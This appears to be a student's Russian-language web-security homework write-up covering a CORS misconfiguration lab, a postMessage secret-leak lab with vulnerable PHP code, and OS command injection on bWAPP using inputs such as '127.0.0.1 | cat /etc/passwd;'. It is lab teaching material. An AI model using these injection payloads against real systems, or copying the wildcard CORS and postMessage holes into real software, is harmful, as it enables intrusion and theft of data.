

Урок 8

1. Перед выполнением задания необходимо:

- Создать страницу `user_info.html` на домене `localhost`


- Добавить на домене `localhost` заголовок `CORS: Access-Control-Allow-Origin: *`

На домене `attacker.com` создать страницу, которая:

- Выполнит XHR запрос за страницей `localhost/user_info.html`

- Выведет содержимое страницы `user_info.html`

Настройте CORS так, чтобы вывести содержимое страницы `user_info.html` мог только `http://localhost` или `http://trustedhost.com`.



```
/var/www/html/user_info.html - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help


8-1.html x user_info.html x
1 <!DOCTYPE html>
2 <html lang="ru">
3 <head>
4   <meta charset="utf-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <link rel="stylesheet" href="style2.css">
7   <title>Урок 8</title>
8
9 </head>
10
11 <body>
12   <h1>Задание 1</h1>
13   Это моя тестовая веб-страничка к Уроку 8!
14
15 </body>
16
17 </html>
```

Если добавить заголовок `CORS: Access-Control-Allow-Origin: *`, тогда сервер будет разрешать доступ любому домену, но это не безопасно.

```
server_name localhost;

location / {
    # First attempt to serve request as file, then
    add_header 'Access-Control-Allow-Origin' '*';
    #add_header 'Access-Control-Allow-Origin' "http://localhost";
}
```

Выполним XHR запрос за страницей `localhost/user_info.html`



attacker.com/8-1.html

Load data

<body>
<h1>Задание 1</h1>
Это моя тестовая веб-страничка к Уроку 8!

OK

Synchronous XMLHttpRequest on the main thread is deprecated because of its detrimental effects to the end user's experience. For more help http://xhr.spec.whatwg.org/

GET http://localhost/user_info.html [HTTP/1.1 304 Not Modified 0ms]


Headers Cookies Request Response Cache Timings Stack Trace

Preview


Задание 1

Это моя тестовая веб-страничка к Уроку 8!


Response Payload



Чтобы разрешить доступ определенным доменам нужно использовать запись из нескольких доменов разделенных пробелом



Проверяем



2. Вы - злоумышленник, поэтому в Firefox вы заходите только через приватное окно. Вы хотите украсть супер секретные данные со страницы <http://victim.com/hw-8-2.php>. На ней установлена защита по сессии. Но вы знаете пользователя у которого эта сессия есть и что секрет отдается postMessage после открытия страницы...

Заманите пользователя на страницу <http://attacker.com/hw-8-2-attacker.html> и получите секретные данные.

Допишите страницу <http://victim.com/hw-8-2.php>, так чтобы она была безопасной.


Страница hw-8-2.php

```
<?php
```


```
    if ($_COOKIE['sessionid'] ==
'0a7016d5f7346a6f14b273a66e0770fb7d6608769f233156570e878a1397a175') {
        echo "<body>
        Hello, sir! Sending data to window.opener!
        <script>
            window.opener.postMessage('TOP secret data', '*');
        </script>
        </body>";
    } else {
        echo "Access denied";
    }
?>
```

Не удалось разобраться, почему не установить куки на localhost sessionid, из-за этого нет доступа к данным

В ручную в консоли браузера пишем команду : document.cookie = "sessionid=0a7016d5f7346a6...." создаст куки под именем «sessionid» и значением 0a7016d5f7346a6....




Hello, sir! Sending data to window.opener!



3 (*) Пройти RCE (os command injection) на bWAPP

Вводим команду 127.0.0.1; uname -a;



The screenshot shows the bWAPP web application interface. The header is orange with the bWAPP logo and a bee icon. Below the logo, it says "an extremely buggy web app!". To the right, there are two dropdown menus: "Choose your bug:" with "bWAPP v2.2" selected and a "Hack" button, and "Set your security level:" with "low" selected and a "Set" button. Below these, it says "Current: low". A navigation bar at the bottom of the header contains links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, and Logout. The main content area is white and titled "/ OS Command Injection /". Below the title, there is a "DNS lookup:" label and a text input field containing "127.0.0.1; uname -a;". To the right of the input field is a "Lookup" button. Below the input field, there is a block of text: "1.0.0.127.in-addr.arpa name = attacker.com. 1.0.0.127.in-addr.arpa name = sub.attacker.com. 1.0.0.127.in-addr.arpa name = sub.sub.attacker.com. 1.0.0.127.in-addr.arpa name = your-ssl-site-here.com. 1.0.0.127.in-addr.arpa name = victim.com. 1.0.0.127.in-addr.arpa name = sub.victim.com. 1.0.0.127.in-addr.arpa name = trustedhost.com. Authoritative answers can be found from: Linux geek-VirtualBox 5.4.0-66-generic #74-Ubuntu SMP Wed Jan 27 22:54:38 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux".


Чтобы выполнить «базовую атаку внедрения команд ОС» используем «; (точку с запятой)» в качестве метасимвола и введем произвольную команду «ls»

Из приведенного ниже изображения видно, что метасимвол «;» сделал свою работу, мы можем перечислить содержимое каталога:



Вводим команду `127.0.0.1 | cat /etc/passwd;`

Из приведенного ниже изображения видно, что успешно захвачен файл пароля с помощью метасимвола `"|"`



4 (*) Пройти WebStorage на bWAPP (A-6 webstorage)



